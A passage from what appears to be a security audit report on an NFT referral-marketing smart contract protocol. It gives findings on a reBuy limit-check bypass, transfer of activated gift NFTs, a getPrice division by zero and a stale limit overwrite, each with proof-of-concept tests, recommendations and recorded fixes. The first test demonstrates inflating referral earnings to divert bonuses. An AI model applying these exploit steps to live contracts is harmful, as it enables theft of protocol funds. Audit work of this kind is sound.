    // Initial purchase - this will increase sponsor's earnedByRef
    await marketing.connect(buyer).buyNFT(5, sponsor, [], { value: txFee });

    // Get sponsor's state after initial purchase
    const sponsorAfterPurchase = await view.getUser(sponsor);
    const sponsorEarnedByRefAfterPurchase = sponsorAfterPurchase.earnedByRef;
    console.log("Sponsor earnedByRef after buyer purchase:",
sponsorEarnedByRefAfterPurchase.toString());

    // Step 3: Verify buyer's limit is set (should be full limit)
    const buyerAfterPurchase = await view.getUser(buyer);
    const buyerLimitAfterPurchase = buyerAfterPurchase.limit;
    console.log("Buyer limit after purchase:", buyerLimitAfterPurchase.toString());
    console.log("Buyer limit percentage:", (buyerLimitAfterPurchase * 100n /
buyerNftLimit).toString(), "%");

    // Calculate 30% threshold
    const thirtyPercentThreshold = (buyerNftLimit * 300n) / 1000n; // 30% = 300/1000
    console.log("30% threshold:", thirtyPercentThreshold.toString());

    // Step 4: Verify limit is above 30% (should be 100% = full limit)
    expect(buyerLimitAfterPurchase).to.be.greaterThan(thirtyPercentThreshold,
      "Buyer limit should be above 30% to test the bypass");

    // Step 5: Attempt rebuy - should be blocked but succeeds due to bug
    // The bug: reBuy sets isUpgrade=true, which bypasses the check:
    // if (limit > 30% && level == args.level && !autoBuy && !isUpgrade) revert
    // Since isUpgrade=true, !isUpgrade=false, so the check is bypassed

    console.log("\n=== Attempting rebuy with limit > 30% ===");
    console.log("Expected: Should revert with TooHighLimitToRebought");
    console.log("Actual: Transaction succeeds (BUG!)");

    // This should revert but doesn't due to the bug
    await expect(
      marketing.connect(buyer).reBuy([], { value: txFee })
```

```
    ).to.not.be.reverted;

    // Step 6: Verify sponsor's earnedByRef increased from rebuy
    const sponsorAfterFirstRebuy = await view.getUser(sponsor);
    const sponsorEarnedByRefAfterFirstRebuy = sponsorAfterFirstRebuy.earnedByRef;
    const earnedByRefIncreaseFromRebuy = sponsorEarnedByRefAfterFirstRebuy -
sponsorEarnedByRefAfterPurchase;

    console.log("\nSponsor earnedByRef after first rebuy:",
sponsorEarnedByRefAfterFirstRebuy.toString());
    console.log("Increase from rebuy:", earnedByRefIncreaseFromRebuy.toString());
    expect(earnedByRefIncreaseFromRebuy).to.equal(buyerNftPrice,
      "Sponsor earnedByRef should increase by buyerNftPrice from rebuy");

    // Step 7: Perform multiple rebuys to inflate sponsor's earnedByRef
    const numRebuys = 5;
    console.log("\n=== Performing " + numRebuys + " additional rebuys ===");

    for (let i = 0; i < numRebuys; i++) {
      await marketing.connect(buyer).reBuy([], { value: txFee });
      const buyerState = await view.getUser(buyer);
      console.log("Rebuy " + (i + 2) + ": Buyer limit = " +
buyerState.limit.toString());
    }

    // Step 8: Verify sponsor's earnedByRef has been artificially inflated
    const sponsorAfterMultipleRebuys = await view.getUser(sponsor);
    const sponsorEarnedByRefAfterMultipleRebuys =
sponsorAfterMultipleRebuys.earnedByRef;
    const totalIncreaseFromRebuys = sponsorEarnedByRefAfterMultipleRebuys -
sponsorEarnedByRefAfterPurchase;
    const expectedIncreaseFromRebuys = buyerNftPrice * BigInt(numRebuys + 1); // +1
for first rebuy

    console.log("\n=== Final Results ===");
    console.log("Sponsor earnedByRef before purchase:",
sponsorEarnedByRefBeforePurchase.toString());
    console.log("Sponsor earnedByRef after purchase:",
sponsorEarnedByRefAfterPurchase.toString());
    console.log("Sponsor earnedByRef after all rebuys:",
sponsorEarnedByRefAfterMultipleRebuys.toString());
    console.log("Total increase from rebuys:", totalIncreaseFromRebuys.toString());
    console.log("Expected increase from rebuys:",
expectedIncreaseFromRebuys.toString());

    expect(totalIncreaseFromRebuys).to.equal(expectedIncreaseFromRebuys,
      "Sponsor earnedByRef should increase by buyerNftPrice for each rebuy");

    // Step 9: Check matching thresholds
    const params = await parameters.getParameters();
```

```
    const matchingThresholds = params.matchingThresholds;
    console.log("\n=== Matching Thresholds ===");
    console.log("Level 0:", matchingThresholds[0].toString());
    console.log("Level 1:", matchingThresholds[1].toString());
    console.log("Level 2:", matchingThresholds[2].toString());

    // Step 10: Verify if sponsor can now unlock matching bonuses
    // Matching bonuses are unlocked when:
    // - earnedByRef >= matchingThresholds[matchingLevel] AND
    // - info.level >= 4
    const sponsorUserId = await view.getUserIdByAddress(sponsor);
    const sponsorTokenInfo = await resolver.getUserTokenInfo(sponsorUserId);

    console.log("\n=== Sponsor Status ===");
    console.log("Sponsor level:", sponsorTokenInfo.level.toString());
    console.log("Sponsor earnedByRef:",
sponsorEarnedByRefAfterMultipleRebuys.toString());
    console.log("Matching threshold level 0:", matchingThresholds[0].toString());
    console.log("Matching threshold level 1:", matchingThresholds[1].toString());

    // If sponsor's earnedByRef exceeds threshold and level >= 4, matching bonuses
are unlocked
    // This is the exploit: artificially inflating earnedByRef to unlock bonuses
    if (sponsorEarnedByRefAfterMultipleRebuys >= matchingThresholds[1] &&
sponsorTokenInfo.level >= 4) {
      console.log("\nEXPLOIT SUCCESSFUL: Sponsor can now receive matching
bonuses!");
      console.log("Funds that should go to Devs will be diverted to Sponsor");
    }

    // Step 11: Demonstrate the impact
    // When a new purchase happens, matching bonuses will go to sponsor instead of
devs
    // This is demonstrated by checking the matching distribution logic

    console.log("\n=== Impact Summary ===");
    console.log("1. Rebuy limit check was bypassed");
    console.log("2. Sponsor earnedByRef was artificially inflated");
    console.log("3. Matching bonuses may be unlocked illegitimately");
    console.log("4. Protocol economics are manipulated");
  });

  it("reBuy should revert when limit > 30% (demonstrates expected behavior)", async
function () {
    // This test demonstrates what SHOULD happen (after fix)
    // Note: This test will FAIL with current buggy code
    // After fix, uncomment and it should pass

    const {
      deployer,
```

```
      users,
      parameters,
      marketing,
      payment,
      view,
      txFee
    } = await loadFixture(deployFixture);

    const sponsor = users[0];
    const buyer = users[1];

    await time.setNextBlockTimestamp((await parameters.getRegular(1)).unlocksAfter);
    await mine();

    // Setup
    const sponsorNft = await parameters.getRegular(4);
    await payment.connect(sponsor).deposit(sponsorNft.price, { value: txFee });
    await marketing.connect(sponsor).buyNFT(4, deployer, [], { value: txFee });

    const buyerNft = await parameters.getRegular(5);
    const buyerNftLimit = buyerNft.limit;
    await payment.connect(buyer).deposit(buyerNft.price * 2n, { value: txFee });
    await marketing.connect(buyer).buyNFT(5, sponsor, [], { value: txFee });

    const buyerState = await view.getUser(buyer);
    const thirtyPercentThreshold = (buyerNftLimit * 300n) / 1000n;

    // Verify limit is above 30%
    expect(buyerState.limit).to.be.greaterThan(thirtyPercentThreshold);

    // After fix, this should revert
    // Currently, it will NOT revert due to the bug
    // Uncomment after fix:
    /*
    await expect(
      marketing.connect(buyer).reBuy([], { value: txFee })
    ).to.be.revertedWithCustomError(marketing, "TooHighLimitToReBought");
    */

    // Current behavior (with bug):
    await expect(
      marketing.connect(buyer).reBuy([], { value: txFee })
    ).to.not.be.reverted;
  });
});
```

Recommendation

Pass `isUpgrade = false` when calling `_processPurchase()` function.

Alleviation

[RWANFTFI, 03/15/2026]:

The team heeded the advice and resolved the finding by passing `isUpgrade = false` when calling `_processPurchase()` in the commit `f69810743d014223b383443f0c10466b0d7ca4aa` .

RWA-16 Active Gift NFTs Can Be Transferred Without Migrating Protocol Ownership State

Category	Severity	Location	Status
Volatile Code, Inconsistency	Medium	rwa/contracts/diamond/libraries/LibResolverLogic.sol (02/12-65dbfb3): 150, 161	Resolved

Description

`ResolverFacet.giftNFT` allows transfer of Gift NFTs via `LibResolverLogic.giftNFT`, which only checks ERC-721 ownership and recipient holding limits, then calls `giftContract.sendGift(to, tokenId)`. It does not prevent transfer of already-activated gifts and does not update resolver/marketing bindings.

```
150     function giftNFT(address to, uint256 tokenId, uint256 nonce, bytes calldata
 signature) internal {
151         LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
152         LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
153
154         bytes32 structHash = keccak256(
155             abi.encode(LibSignatureLogic.GIFT_REQUEST_TYPEHASH, msg.sender, to,
 tokenId, nonce)
156         );
157         LibSignatureLogic.verify(structHash, signature);
158         if (ds.contracts.giftContract.ownerOf(tokenId) != msg.sender) revert
 LibErrors.NotAnOwner();
159         if (ds.contracts.giftContract.balanceOf(to) >= ps.parameters.
giftHoldLimit) revert LibErrors.TooManyGifts();
160         LibPaymentLogic.paymentForGiftTransfer(msg.sender);
161  @>     ds.contracts.giftContract.sendGift(to, tokenId);
162     }
```

Once a gift is activated, resolver state is bound to a user (`rs.owners[userId]` , `ms.users[userId].tokenId` , `rs.registeredTokens[tokenId].owner` , `isActive = true`). Transferring the NFT after activation changes only the ERC-721 owner but leaves protocol ownership pointing to the original user, creating a permanent mismatch. The recipient cannot activate the token (reverts GiftActive), while the original user remains “active” in protocol state without owning the NFT, which can break upgrades and downstream logic.

```
245     function activateGift(uint256 tokenId, address referal) internal {
246         LibResolverStorage.ResolverStorage storage rs = LibResolverStorage.
resolverStorage();
247         LibMarketingStorage.MarketingStorage storage ms = LibMarketingStorage.
marketingStorage();
248         LibParametersStorage.ParametersStorage storage ps =
 LibParametersStorage.parametersStorage();
249         LibDiamond.DiamondStorage storage ds = LibDiamond.diamondStorage();
250
251  @>     if (rs.registeredTokens[tokenId].isActive) revert LibErrors.GiftActive(
);
252         if (ds.contracts.giftContract.ownerOf(tokenId) != msg.sender) revert
 LibErrors.NotAnOwner();
253
254         LibTypes.GiftNFT memory gift = ps.giftTypes[rs.registeredTokens[tokenId
].level];
255         uint64 referalId = ms.identity.userToId[referal];
256         if (referalId == 0) revert LibErrors.NoReferal();
257         uint64 senderId = LibMarketingLogic.register(ms, msg.sender, referalId)
;
258         ms.users[senderId].limit = gift.limit;
259         ms.users[senderId].tokenId = tokenId;
260         rs.owners[senderId] = tokenId;
261         rs.registeredTokens[tokenId].isActive = true;
262         rs.registeredTokens[tokenId].owner = senderId;
263         emit LibEvents.GiftActivated(msg.sender, tokenId);
264     }
```

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {ResolverFacet} from "contracts/diamond/facets/ResolverFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {LibMarketingStorage} from
"contracts/diamond/storage/LibMarketingStorage.sol";
import {LibResolverStorage} from "contracts/diamond/storage/LibResolverStorage.sol";
import {LibParametersStorage} from
"contracts/diamond/storage/LibParametersStorage.sol";
import {LibTreeStorage} from "contracts/diamond/storage/LibTreeStorage.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {IGiftNFT} from "contracts/interfaces/IGiftNFT.sol";
import {GiftNFT} from "contracts/GiftNFT.sol";

contract GiftSetupFacet {
    function setGift(address gift) external {
        LibDiamond.diamondStorage().contracts.giftContract = IGiftNFT(gift);
    }

    function setSignatureVerify(bool status) external {
        LibDiamond.diamondStorage().signatureVerify = status;
    }

    function setTxFeeAndHolder(uint256 fee, address holder) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.txFee = fee;
        ms.holder = holder;
    }

    function setNextId(uint64 nextId) external {
        LibMarketingStorage.marketingStorage().nextId = nextId;
    }

    function setIdentity(address user, uint64 id) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.identity.userToId[user] = id;
        ms.identity.idToUser[id] = user;
    }

    function setTreeUser(uint64 userId, uint64 sponsor, uint64 up, bool active)
external {
        LibTreeStorage.TreeStorage storage ts = LibTreeStorage.treeStorage();
```

```
        ts.treeUsers[userId] = LibTypes.Tree({up: up, left: 0, right: 0, sponsor:
sponsor, active: active});
    }

    function setGiftHoldLimit(uint16 limit) external {
        LibParametersStorage.parametersStorage().parameters.giftHoldLimit = limit;
    }

    function setGiftPrice(uint256 price) external {
        LibParametersStorage.parametersStorage().parameters.giftPrice = price;
    }

    function setGiftType(uint32 level, LibTypes.GiftNFT memory gift) external {
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        while (ps.giftTypes.length <= level) {
            ps.giftTypes.push();
        }
        ps.giftTypes[level] = gift;
    }

    function setRegisteredToken(
        uint256 tokenId,
        uint64 ownerId,
        uint32 level,
        LibTypes.TypeNFT t,
        bool active
    ) external {
        LibResolverStorage.ResolverStorage storage rs =
LibResolverStorage.resolverStorage();
        rs.registeredTokens[tokenId] = LibTypes.RegisteredNFT({
            owner: ownerId,
            level: level,
            typeNFT: t,
            isActive: active
        });
    }

    function mintGift(address to) external returns (uint256) {
        return LibDiamond.diamondStorage().contracts.giftContract.safeMint(to);
    }

    function getRegistered(uint256 tokenId) external view returns
(LibTypes.RegisteredNFT memory) {
        return LibResolverStorage.resolverStorage().registeredTokens[tokenId];
    }

    function getOwner(uint64 userId) external view returns (uint256) {
        return LibResolverStorage.resolverStorage().owners[userId];
    }
```

```
    function getUserTokenId(uint64 userId) external view returns (uint256) {
        return LibMarketingStorage.marketingStorage().users[userId].tokenId;
    }
}

contract ActiveGiftTransferMismatchTest is Test {
    Diamond internal diamond;
    GiftNFT internal gift;

    address internal userA = address(0xA11CE);
    address internal userB = address(0xB0B);
    address internal referal = address(0xC0DE);

    function setUp() public {
        DiamondCutFacet cutFacet = new DiamondCutFacet();
        diamond = new Diamond(address(this), address(cutFacet));

        _addFacet(address(new ResolverFacet()), _resolverSelectors());
        _addFacet(address(new GiftSetupFacet()), _setupSelectors());

        gift = new GiftNFT(address(diamond), 1, "Gift", "GFT", "uri");
        GiftSetupFacet(address(diamond)).setGift(address(gift));
        GiftSetupFacet(address(diamond)).setSignatureVerify(false);
        GiftSetupFacet(address(diamond)).setTxFeeAndHolder(0, address(0xBEEF));
        GiftSetupFacet(address(diamond)).setGiftHoldLimit(10);
        GiftSetupFacet(address(diamond)).setGiftPrice(0);
        GiftSetupFacet(address(diamond)).setNextId(2);
        GiftSetupFacet(address(diamond)).setIdentity(referal, 1);
        GiftSetupFacet(address(diamond)).setTreeUser(1, 0, 0, true);
        GiftSetupFacet(address(diamond)).setGiftType(0, _defaultGift(0));
    }

    function testGiftTransferAfterActivationDesyncsState() public {
        uint256 tokenId = GiftSetupFacet(address(diamond)).mintGift(userA);
        GiftSetupFacet(address(diamond)).setRegisteredToken(tokenId, 0, 0,
LibTypes.TypeNFT.GIFT, false);

        vm.prank(userA);
        ResolverFacet(address(diamond)).activateGift(tokenId, referal);

        LibTypes.RegisteredNFT memory beforeReg =
GiftSetupFacet(address(diamond)).getRegistered(tokenId);
        uint64 userAId = beforeReg.owner;
        assertTrue(beforeReg.isActive);
        assertEq(GiftSetupFacet(address(diamond)).getOwner(userAId), tokenId);
        assertEq(GiftSetupFacet(address(diamond)).getUserTokenId(userAId), tokenId);

        vm.prank(userA);
```

```
        ResolverFacet(address(diamond)).giftNFT(userB, tokenId, 1, "");

        assertEq(gift.ownerOf(tokenId), userB);
        assertEq(GiftSetupFacet(address(diamond)).getOwner(userAId), tokenId);
        assertEq(GiftSetupFacet(address(diamond)).getUserTokenId(userAId), tokenId);
        LibTypes.RegisteredNFT memory afterReg =
GiftSetupFacet(address(diamond)).getRegistered(tokenId);
        assertEq(afterReg.owner, userAId);
        assertTrue(afterReg.isActive);
    }

    function _defaultGift(uint32 level) internal pure returns (LibTypes.GiftNFT
memory gift_) {
        gift_.price = 0;
        gift_.limit = 1;
        gift_.supply = 1000;
        gift_.accumulativePercent = 0;
        gift_.earnLevels = 0;
        gift_.level = level;
        gift_.allowedUpgradeLevel = 0;
    }

    function _addFacet(address facetAddr, bytes4[] memory selectors) internal {
        IDiamondCut.FacetCut[] memory cut = new IDiamondCut.FacetCut[](1);
        cut[0] = IDiamondCut.FacetCut({
            facetAddress: facetAddr,
            action: IDiamondCut.FacetCutAction.Add,
            functionSelectors: selectors
        });
        IDiamondCut(address(diamond)).diamondCut(cut, address(0), "");
    }

    function _resolverSelectors() internal pure returns (bytes4[] memory selectors)
{
        selectors = new bytes4[](2);
        selectors[0] = ResolverFacet.activateGift.selector;
        selectors[1] = ResolverFacet.giftNFT.selector;
    }

    function _setupSelectors() internal pure returns (bytes4[] memory selectors) {
        selectors = new bytes4[](14);
        selectors[0] = GiftSetupFacet.setGift.selector;
        selectors[1] = GiftSetupFacet.setSignatureVerify.selector;
        selectors[2] = GiftSetupFacet.setTxFeeAndHolder.selector;
        selectors[3] = GiftSetupFacet.setNextId.selector;
        selectors[4] = GiftSetupFacet.setIdentity.selector;
        selectors[5] = GiftSetupFacet.setTreeUser.selector;
        selectors[6] = GiftSetupFacet.setGiftHoldLimit.selector;
        selectors[7] = GiftSetupFacet.setGiftPrice.selector;
```

```
        selectors[8] = GiftSetupFacet.setGiftType.selector;
        selectors[9] = GiftSetupFacet.setRegisteredToken.selector;
        selectors[10] = GiftSetupFacet.mintGift.selector;
        selectors[11] = GiftSetupFacet.getRegistered.selector;
        selectors[12] = GiftSetupFacet.getOwner.selector;
        selectors[13] = GiftSetupFacet.getUserTokenId.selector;
    }
}
```

Recommendation

- Add a guard in LibResolverLogic.giftNFT to revert if rs.registeredTokens[tokenId].isActive is true.
- If active-gift transfers are a requirement, implement an atomic migration flow that updates resolver/marketing ownership state (clear old bindings, set new bindings) in the same call as sendGift.

Alleviation

[RWANFTFI, 03/16/2026]:

The team heeded the advice and resolved the finding by adding a guard to revert if `rs.registeredTokens[tokenId].isActive` is `true` in the commit `9bb33347c67c806177a9724c7485e7c7b5dc4429`.

RWA-29 `getPrice()` Reverts When `totalSupply == 0` And Liquidity Remains

Category	Severity	Location	Status
Volatile Code, Denial of Service	Medium	rwa/contracts/TokenReserve.sol (02/12-65dbfb3): 67	Resolved

Description

`getPrice()` divides by `totalSupply()` whenever liquidity > 0. If DA supply is fully burned while residual liquidity remains (possible because sell/force-sell burns 100% of DA but only reduces liquidity by ~70–75% of USD value), then `totalSupply()` becomes 0 while liquidity > 0. In that state, getPrice() reverts with division-by-zero. Because getPrice() is used in core flows (minting, selling, loans, and other price-dependent logic), this state can brick the system until manually rebalanced.

```
67      function getPrice() public view returns (uint256 price) {
68          if (liquidity == 0) return startPrice;
69  @>      else return (liquidity * 10 ** decimals()) / totalSupply();
70      }
```

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

1. Deposits USDT to mint DA.
2. Claims all DA to the user.
3. Sells all DA (burns supply) while liquidity remains positive.
4. Asserts totalSupply == 0 and liquidity > 0.
5. Expects getPrice() to revert with division-by-zero.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import "forge-std/StdError.sol";
import {TokenReserve} from "contracts/TokenReserve.sol";
import {IAdminContract} from "contracts/interfaces/IAdminContract.sol";
import {ITokenReserve} from "contracts/interfaces/ITokenReserve.sol";
import {IParametersFacet} from "contracts/diamond/interfaces/IParametersFacet.sol";
import {IPaymentFacet} from "contracts/diamond/interfaces/IPaymentFacet.sol";
import {IViewFacet} from "contracts/diamond/interfaces/IViewFacet.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";
import {ERC1967Proxy} from "lib/openzeppelin-
contracts/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

contract MockAdmin is IAdminContract {
    mapping(bytes32 => mapping(address => bool)) public roles;
    function hasRole(bytes32 role, address account) external view returns (bool) {
return roles[role][account]; }
    function getRoleAdmin(bytes32) external pure returns (bytes32) { return
bytes32(0); }
    function getRoleMember(bytes32, uint256) external pure returns (address) {
return address(0); }
    function getRoleMemberCount(bytes32) external pure returns (uint256) { return 0;
}
    function isAdminContract() external pure returns (bool) { return true; }
    function grantRole(bytes32 role, address account) external { roles[role]
[account] = true; }
    function revokeRole(bytes32, address) external {}
    function renounceRole(bytes32, address) external {}
}

contract MockDiamond is IParametersFacet, IPaymentFacet, IViewFacet {
    uint24[4] public periods = [uint24(1 days), uint24(1 days), uint24(1 days),
uint24(1 days)];
    uint256 public txFee = 1 wei;
    address public holder = address(0x1234);
    uint256 public canPay = type(uint256).max;
    uint256 public fee = 0;

    function getParameters() external view returns (LibTypes.Parameters memory p) {
        p.autoSellPeriods = periods;
        p.fee = fee;
    }
    function getRegular(uint32) external pure returns (LibTypes.NFT memory n) {
        n.price = 0;
        n.limit = 0;
        n.supply = 0;
```

```
        n.unlocksAfter = 0;
        n.autoBuys = 0;
        n.earnLevels = 0;
        n.farmingTime = 0;
        n.miningTime = 0;
        n.level = 0;
        n.isDisabled = false;
        n.periods = new uint32[](0);
    }
    function getFee() external pure returns (uint256) { return 0; }

    function reduceLimit(address, uint256 amount, bool, string memory) external view
returns (uint256 payed) {
        payed = amount > canPay ? canPay : amount;
    }
    function takePayment(address, uint256) external {}
    function depositToTokenReserve(uint256) external {}
    function depositToUser(address, uint256, string memory) external {}

    function getTxFee() external view returns (uint256) { return txFee; }
    function getHolderAddress() external view returns (address) { return holder; }
}

contract MockERC20 is IERC20 {
    string public constant name = "Mock";
    string public constant symbol = "MCK";
    uint8 public constant decimals = 6;
    uint256 public override totalSupply;
    mapping(address => uint256) public override balanceOf;
    mapping(address => mapping(address => uint256)) public override allowance;

    function mint(address to, uint256 amount) external {
        totalSupply += amount;
        balanceOf[to] += amount;
    }
    function transfer(address to, uint256 value) external override returns (bool) {
        _move(msg.sender, to, value);
        return true;
    }
    function approve(address spender, uint256 value) external override returns
(bool) {
        allowance[msg.sender][spender] = value;
        return true;
    }
    function transferFrom(address from, address to, uint256 value) external override
returns (bool) {
        allowance[from][msg.sender] -= value;
        _move(from, to, value);
        return true;
```

```
    }
    function _move(address from, address to, uint256 value) internal {
        balanceOf[from] -= value;
        balanceOf[to] += value;
    }
}

contract TokenReservePriceZeroSupplyTest is Test {
    TokenReserve internal tr;
    MockERC20 internal usdt;
    MockAdmin internal admin;
    MockDiamond internal diamond;
    address internal trDeposit = address(0xD3);

    function setUp() public {
        usdt = new MockERC20();
        admin = new MockAdmin();
        diamond = new MockDiamond();

        TokenReserve logic = new TokenReserve();
        bytes memory initData = abi.encodeCall(
            TokenReserve.initialize,
            (address(admin), address(usdt), address(diamond), trDeposit)
        );
        tr = TokenReserve(address(new ERC1967Proxy(address(logic), initData)));

        usdt.mint(address(this), 10_000_000 * 1e6);
        usdt.approve(address(tr), type(uint256).max);
        admin.grantRole(tr.SERVICE_ROLE(), address(this));
    }

    function testGetPriceRevertsWhenSupplyZeroButLiquidityPositive() public {
        tr.deposit(1_000_000);

        uint256 reserveAmount = tr.balanceOf(address(tr));
        vm.prank(address(diamond));
        tr.claimReserveTo(address(this), reserveAmount);

        uint256 toSell = tr.balanceOf(address(this));
        vm.deal(address(this), 1 ether);
        tr.sell{value: diamond.txFee()}(toSell);

        assertEq(tr.totalSupply(), 0);
        assertGt(tr.liquidity(), 0);

        vm.expectRevert(stdError.divisionError);
        tr.getPrice();
```

```
    }
}
```

Recommendation

Define explicit behavior for `totalSupply == 0`:

- return startPrice, or
- revert with a custom error and have callers handle it.

Alleviation

[RWANFTFI, 03/13/2026]:
In theory, we shouldn't allow a situation where the token supply is zero. But I agree that anything can happen in practice.

Perhaps a simple solution that doesn't break the math would be to simply deposit a small amount of USDT with DA mint, with this portion of DA not subject to autosale and inaccessible?

[CertiK, 03/20/2026]:
The idea (keeping a small permanently locked DA/USDT seed) is a good mitigation, but we recommend enforcing it on-chain rather than relying only on operational practice.

Our concern is specifically that `getPrice()` currently reverts when `liquidity > 0 && totalSupply() == 0`, which can brick price-dependent flows. So the mitigation should be encoded as a protocol invariant.

Recommended approach:

1. Add a hard guard in pricing logic:
   - if `totalSupply() == 0`, return a safe fallback (e.g., `startPrice`) or revert with a dedicated custom error and handle upstream, which is recommended in the finding.

2. Enforce non-zero supply floor in burn paths or mint a small reserve position:
   - in `sell`, `_forceSell`, and `processExpiredStacks`, prevent burning below `MIN_SUPPLY`;
   - or mint a small permanent reserve position at init and ensure it cannot enter user stacks / autosale paths.

[RWANFTFI, 03/30/2026]:
Issue acknowledged. The team resolved the finding by adding a nonzero seed supply `predeposit`. Changes have been reflected in the commit `015b64c16075213793f99d710202cea0aaa2c7ec`.

RWA-53 AutoBuy Can Overwrite Limit Reductions Applied During `_unfreeze()`

Category	Severity	Location	Status
Volatile Code, Inconsistency	Medium	rwa/contracts/diamond/libraries/LibMarketingLogic.sol (02/12-65dbfb3): 52, 62	Resolved

Description

`distributeToUser()` caches `ms.users[user].limit` into a local variable and then triggers `AutoBuy` when the limit is insufficient. `AutoBuy` calls `_processPurchase()`, which can call `_unfreeze()` and decrement the stored limit. However, `_tryAutoBuy()` returns the full package limit (not net remaining), and `distributeToUser()` later overwrites `ms.users[user].limit` using its stale cached value. This can erase the limit reduction applied by `_unfreeze()`, allowing the user to retain more limit than intended and over-receive rewards.

```
52      function distributeToUser(
53          LibMarketingStorage.MarketingStorage storage ms,
54          LibParametersStorage.ParametersStorage storage ps,
55          uint64 user,
56          uint64 source,
57          uint256 amount,
58          uint32 deep,
59          LibTypes.Action action,
60          bool isDirect
61      ) internal returns (uint256 toDistribute, uint256 fee) {
62  @>      LibTypes.DistributeToUserVars memory vars; // Fixing stack too deep
63          if (ms.users[user].isBanned || user == 0) return (0, 0);
64          vars.info = IResolverFacet(address(this)).getUserTokenInfo(user);
65          vars.limit = ms.users[user].limit;
66          while (vars.limit < amount) {
67              if (ms.users[user].autoBuys == 0) break;
68  @>          uint256 addLimit = _tryAutoBuy(ms, ps, user);
69              if (addLimit == 0) break;
70              vars.limit += addLimit;
71          }
72          toDistribute = vars.limit > amount ? amount : vars.limit;
73          fee = (toDistribute * ps.parameters.fee) / LibConstants.DENOMINATOR;
74          toDistribute -= fee;
75          vars.accumulativePercent = vars.info.typeNft == LibTypes.TypeNFT.
REGULAR
76              ? ps.parameters.accumulativePercent
77              : vars.info.accumulativePercent;
78          vars.amountAccumulative = (toDistribute * vars.accumulativePercent) /
 LibConstants.DENOMINATOR;
79          vars.amountRegular = toDistribute - vars.amountAccumulative;
80          LibPaymentLogic.updateBalance(
81              user,
82              source,
83              vars.amountAccumulative,
84              vars.amountRegular,
85              fee,
86              deep,
87              true,
88              action
89          );
90          ms.users[user].limit = vars.limit - toDistribute - fee;
91          if (ms.users[user].limit == 0) LibFarmingLogic.terminate(ms.identity.
idToUser[user]);
92          vars.lost = amount - toDistribute - fee;
93          if (vars.lost > 0 && !isDirect)
94              emit LibEvents.LostProfit(ms.identity.idToUser[user], vars.lost,
 LibTypes.LostReason.LIMIT);
95      }
```

This is a state-consistency bug caused by stale write-back after nested calls that mutate the same storage variables.

Proof of Concept

To demonstrate the scenario, the audit team provides the following test case:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.28;

import "forge-std/Test.sol";
import {Diamond} from "contracts/diamond/Diamond.sol";
import {DiamondCutFacet} from "contracts/diamond/facets/DiamondCutFacet.sol";
import {ResolverFacet} from "contracts/diamond/facets/ResolverFacet.sol";
import {IDiamondCut} from "contracts/diamond/interfaces/IDiamondCut.sol";
import {LibDiamond} from "contracts/diamond/libraries/LibDiamond.sol";
import {LibMarketingLogic} from "contracts/diamond/libraries/LibMarketingLogic.sol";
import {LibMarketingStorage} from
"contracts/diamond/storage/LibMarketingStorage.sol";
import {LibResolverStorage} from "contracts/diamond/storage/LibResolverStorage.sol";
import {LibParametersStorage} from
"contracts/diamond/storage/LibParametersStorage.sol";
import {LibTypes} from "contracts/diamond/libraries/LibTypes.sol";

contract LimitSetupFacet {
    function setIdentity(address user, uint64 id) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.identity.userToId[user] = id;
        ms.identity.idToUser[id] = user;
    }

    function setUser(
        uint64 id,
        uint256 limit,
        uint32 autoBuys,
        bool autoBuyEnabled,
        uint256 balance,
        uint256 accumulative
    ) external {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        ms.users[id].limit = limit;
        ms.users[id].autoBuys = autoBuys;
        ms.users[id].autoBuyEnabled = autoBuyEnabled;
        ms.users[id].balance = balance;
        ms.users[id].accumulativeBalance = accumulative;
    }

    function setRegisteredToken(
        uint256 tokenId,
        uint64 ownerId,
        uint32 level,
        LibTypes.TypeNFT t,
        bool active
    ) external {
```

```
        LibResolverStorage.ResolverStorage storage rs =
LibResolverStorage.resolverStorage();
        rs.registeredTokens[tokenId] = LibTypes.RegisteredNFT({
            owner: ownerId,
            level: level,
            typeNFT: t,
            isActive: active
        });
        rs.owners[ownerId] = tokenId;
    }

    function setRegularType(uint32 level, LibTypes.NFT memory nft) external {
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        while (ps.regularTypes.length <= level) {
            ps.regularTypes.push();
        }
        ps.regularTypes[level] = nft;
    }

    function setParameters(uint256 fee, uint256 accumulativePercent) external {
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        ps.parameters.fee = fee;
        ps.parameters.accumulativePercent = accumulativePercent;
    }

    function pushFreeze(uint64 userId, uint64 buyer, uint256 amount, uint256
deadline) external {
        LibMarketingStorage.marketingStorage().freezes[userId].push(
            LibTypes.Freeze({buyer: buyer, amount: amount, deadline: deadline})
        );
    }

    function distribute(uint64 user, uint64 source, uint256 amount) external returns
(uint256, uint256) {
        LibMarketingStorage.MarketingStorage storage ms =
LibMarketingStorage.marketingStorage();
        LibParametersStorage.ParametersStorage storage ps =
LibParametersStorage.parametersStorage();
        return LibMarketingLogic.distributeToUser(ms, ps, user, source, amount, 0,
LibTypes.Action.SPONSOR, false);
    }

    function getUserLimit(uint64 userId) external view returns (uint256) {
